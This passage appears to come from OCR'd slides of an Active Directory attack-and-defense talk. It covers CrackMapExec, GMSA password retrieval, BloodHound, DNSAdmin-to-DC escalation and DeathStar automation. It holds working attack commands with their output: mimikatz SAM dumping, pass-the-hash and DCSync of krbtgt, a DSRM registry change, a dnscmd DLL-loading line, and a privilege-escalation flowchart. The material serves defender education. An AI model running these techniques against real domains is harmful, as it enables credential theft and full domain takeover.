 * Process Token : 6752951      ADSECLAB\LukeSkywalker  S-1-5-21-1581655573-3923512380-696647894-2629
Primary
 * Thread Token  : 6753692      NT AUTHORITY\SYSTEM     S-1-5-18        (04g,20p)       Impersonation

mimikatz(commandline) # lsadump::sam
Domain : ADSDC03
SysKey : 185e91797d952d1f4063395d1c844350
Local SID : S-1-5-21-1065499013-2304935823-602718026

SAMKey : 1f86c3e2b82a9ff24190cc5261a0a9b7

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 7c08d63a2f48f045971bc2236ed3f3ac
```



```
PS C:\> Get-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" `
-Name "DsrmAdminLogonBehavior"
Get-ItemProperty : Property DsrmAdminLogonBehavior does not exist at path
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\.
At line:1 char:1
+ Get-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" `
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidArgument: (DsrmAdminLogonBehavior:String) [Ge
   temProperty], PSArgumentException
    + FullyQualifiedErrorId : System.Management.Automation.PSArgumentException,Mic
   oft.PowerShell.Commands.GetItemPropertyCommand


PS C:\> New-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" `
-Name "DsrmAdminLogonBehavior" -Value 2 -PropertyType DWORD


DsrmAdminLogonBehavior : 2
PSPath                 : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\Sy
                         \CurrentControlSet\Control\Lsa\
PSParentPath           : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\Sy
                         \CurrentControlSet\Control
PSChildName            : Lsa
```



```
mimikatz(commandline) # sekurlsa::pth /domain:ADSDC03 /user:Administrator /ntlm:66750645b577b363347c5aa5d5e7d190
user    : Administrator
domain  : ADSDC03
program : cmd.exe
NTLM    : 66750645b577b363347c5aa5d5e7d190
```



```
mimikatz(commandline) # lsadump::dcsync /domain:lab.adsecurity.org /dc:adsdc03 /
user:krbtgt
[DC] 'lab.adsecurity.org' will be the domain
[DC] 'adsdc03' will be the DC server

[DC] 'krbtgt' will be the user account

Object RDN            : krbtgt

** SAM ACCOUNT **

SAM Username          : krbtgt
Account Type          : 30000000 ( USER_OBJECT )
User Account Control  : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
```

Red vs. Blue: Modern Active Directory Attacks & Defense

Sean Metcalf [@Pyrotek3]

sean [@] adsecurity.rg
https://www.ADSecurity.org

CrackMapExec

- CrackMapExec v1.0.0 tool released by Marcello aka byt3bl33d3r
- *“CrackMapExec (a.k.a CME) is a post-exploitation tool that helps automate assessing the security of large Active Directory networks. Built with stealth in mind, CME follows the concept of "Living off the Land": abusing built-in Active Directory features/protocols to achieve it's functionality and allowing it to evade most endpoint protection/IDS/IPS solutions.”*
- *“CME makes heavy use of the Impacket library (developed by @asolino) and the PowerSploit Toolkit (developed by @mattifestation) for working with network protocols and performing a variety of post-exploitation techniques.”*


https://github.com/byt3bl33d3r/CrackMapExec/

Group Managed Service Accounts (GMSAs)


Retrieving Cleartext GMSA Passwords from Active Directory

Dec 28, 2015 Michael Grafnetter

Attacking Group Managed Service Accounts (GMSAs)
by Michael Grafnetter



```
PrincipalsAllowedToRetrieveManagedPassword : {CN=SVC-LAB-GMSA1 Group,OU=Groups,DC=Lab,DC=trimarcresearch,DC=com}
```




```
PS C:\> Get-ADGroupMember 'CN=Server Admins,OU=Admin Groups,OU=AD Management,DC=Lab,DC=trimarcresearch,DC=com' | `
select DistinguishedName,objectClass | ft -AutoSize

DistinguishedName                                                                       objectClass
-----------------                                                                       -----------
CN=Administrator,CN=Users,DC=Lab,DC=trimarcresearch,DC=com                              user
CN=Kaylee.Coleman,OU=Essen,OU=Branch Offices,DC=Lab,DC=trimarcresearch,DC=com           user
CN=John.Patterson,OU=Salvador,OU=Branch Offices,DC=Lab,DC=trimarcresearch,DC=com        user
CN=admALong,OU=Admin Accounts,OU=AD Management,DC=Lab,DC=trimarcresearch,DC=com         user
CN=admGMoore,OU=Admin Accounts,OU=AD Management,DC=Lab,DC=trimarcresearch,DC=com        user
CN=Samantha Adams,OU=Users,OU=Berlin,OU=Branch Offices,DC=Lab,DC=trimarcresearch,DC=com user
```

2016

Bloodhound

- Bloodhound tool released at DEFCON 23 originally written by Will Schroeder, Rohan Vazarkar, & Andy Robbins
- *"BloodHound uses graph theory to reveal the hidden and often unintended relationships within an Active Directory environment."*
- Captures data points from users, computers, groups, group policy objects, etc. from Active Directory (Azure recently added too!)




https://bloodhound.readthedocs.io/en/latest/

https://github.com/BloodHoundAD/BloodHound

2017

DNSAdmin to Domain Admin

- DNS management is performed over RPC (UUID is 50ABC2A4–574D-40B3–9D66-EE4FD5FBA076) and the transport mechanism is the \PIPE\DNSSERVER named pipe.
- According to Microsoft protocol specification, the “ServerLevelPluginDll” operation enables us to load a dll of our choosing (with no verification of dll path).
- dnscmd.exe already implements this option:
- dnscmd.exe /config /serverlevelplugindll \\path\to\dll
- When executing this dnscmd.exe command as a user that is a member of DNSAdmins, the following registry key is populated:
- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\DNS\Parameters\ServerLevelPluginDll
- Restarting the DNS service will load the DLL in this path; however, the DLL needs to contain “one of the DnsPluginInitialize, DnsPluginCleanup or DnsPluginQuery exports.”
- So, Shay describes how to modify the DLL in order to load properly and allow the DNS service to start successfully.
- The DLL simply needs to be available on a network share that the Domain Controller’s computer account can access.



Feature, not bug: DNSAdmin to DC compromise in one line

Shay Ber · Follow
7 min read · May 7, 2017

Background


In addition to implementing their own DNS server, Microsoft has also implemented their own management protocol for that server, to allow for easy management and integration with Active Directory domains. By default, domain controllers are also DNS servers; DNS servers need to be reachable and usable by mostly every domain user. This, in turn, exposes quite some attack surface on domain controllers — on one part, the DNS protocol itself and on the other, the management protocol, which is based on RPC.

We will shallowly delve into the protocol’s implementation and detail a cute feature (certainly not a bug!) which allows us, under some circumstances, to run code as SYSTEM on domain controllers, without being a domain admin. Although this is certainly not a security vulnerability (so no panic is needed), as confirmed with Microsoft, it’s still a cute trick which can be useful as an AD privilege escalation in red team engagements.

All presented information was gathered by reading the protocol specification ([MS-DNSP], https://msdn.microsoft.com/en-us/library/cc448821.aspx) and reverse engineering the dns.exe binary using IDA.

DNSAdmin to Domain Admin by Shay Ber
https://medium.com/@esnesenon/feature-not-bug-dnsadmin-to-dc-compromise-in-one-line-a0f779b8dc83

Death Star



byt3bl33d3r

Published

Mon 29 May 2017

← Home

Automating the Empire with the Death Star: getting Domain Admin with a push of a button

Active Directory

Ever since Empire and BloodHound, pentesting Active Directory has become pretty straight forward for 95% of the environments I get dropped in.

I find myself doing the same things over and over again, and when that happens it's time to automate! After all a 'fire and forget' script that automatically gets Domain Admin has always been the dream right?

Luckily for me a lot of other awesome people (see the Shout Outs section below) did all the hard stuff already. Additionally, Empire introduced a RESTful API a while ago making the creation of third-party scripts that interact with it a breeze.


Before I continue, I'll take this opportunity for a rant: getting Domain Admin should **NOT** be the sole scope of your pentest and if it is you are doing it wrong. You should be focusing on post-exploitation, trying to find sensitive PII, documents etc... anything that can clearly demonstrate to 'management' how much it could have impacted the organization if it were a real world compromise. However, having Domain Admin access does make life easier, provides additional value to the client and tends to make an impression on the Blue Team.

Project goals and implementation


Originally, I wanted something that could just take BloodHound's output, parse it, feed it to Empire and make it follow the 'chain'. However, BloodHound does not take into account (at least to my knowledge) paths that could be achieved using domain privilege escalations such as GPP Passwords in SYSVOL (I personally find that one in almost every engagement).

So I wanted a more 'active' version of BloodHound with 'worm like' behavior. Additionally, Empire has most of the core functionality of BloodHound covered between all of it's modules and anything that BloodHound does functionality wise that Empire currently does not have a module for could be fairly easily implemented with use (e.g. the ACL Attack path update, which is insanely awesome by the way).

I decided to just stick with Empire and automate everything using it's RESTful API. This would also give me the freedom to parse a modules output as I see fit and have more control over the overall logic and user feedback.



```
(DeathStar) λ DeathStar ▾ λ master ▾ ./DeathStar.py

It's as if millions of admins suddenly cried out in terror and were suddenly silenced.
```




START
Domain Admin credentials in DB?
YES
Got Domain Admin via credentials
Agents running under Domain Admin?
YES
Got Domain Admin via Security Context
New Agent?
YES
DCs? Domain Admins?
NO
Get-NetDomainController
Get-NetGroupMember
Invoke-UserHunter
Add HostSessionFrom fields to priority targets
YES
Get-NetLoggedOn
Domain Admins logged on locally?
YES
Add host to priority targets
Have we attempted Domain privesc?
NO
Get-GPPPassword
Get-GPOComputer
Invoke-WMI (Starting with priority targets)
YES
Have we spread laterally with this account?
NO
Find-LocalAdminAccess
Invoke-WMI (Starting with priority targets)
YES
Agent running under high integrity context?
NO
Attempt to elevate using UAC bypass
YES
OS is Windows 7?
YES
Mimikatz
Enumerate running processes
Any process running under users we haven't used for lateral movement?
YES
PSInject
Spawn additional Agents with any dumped credentials of users we haven't used for lateral movement

https://byt3bl33d3r.github.io/automating-the-empire-with-the-death-star-getting-domain-admin-with-a-push-of-a-button.html

Group Policy Delegation

- Many AD environments have improper GPO delegation where non-ADA accounts have modify rights to powerful GPOs
- This enables attackers to compromise AD



Full Auditing Policy


These groups and users have the specified permission for this GPO

Groups and users:

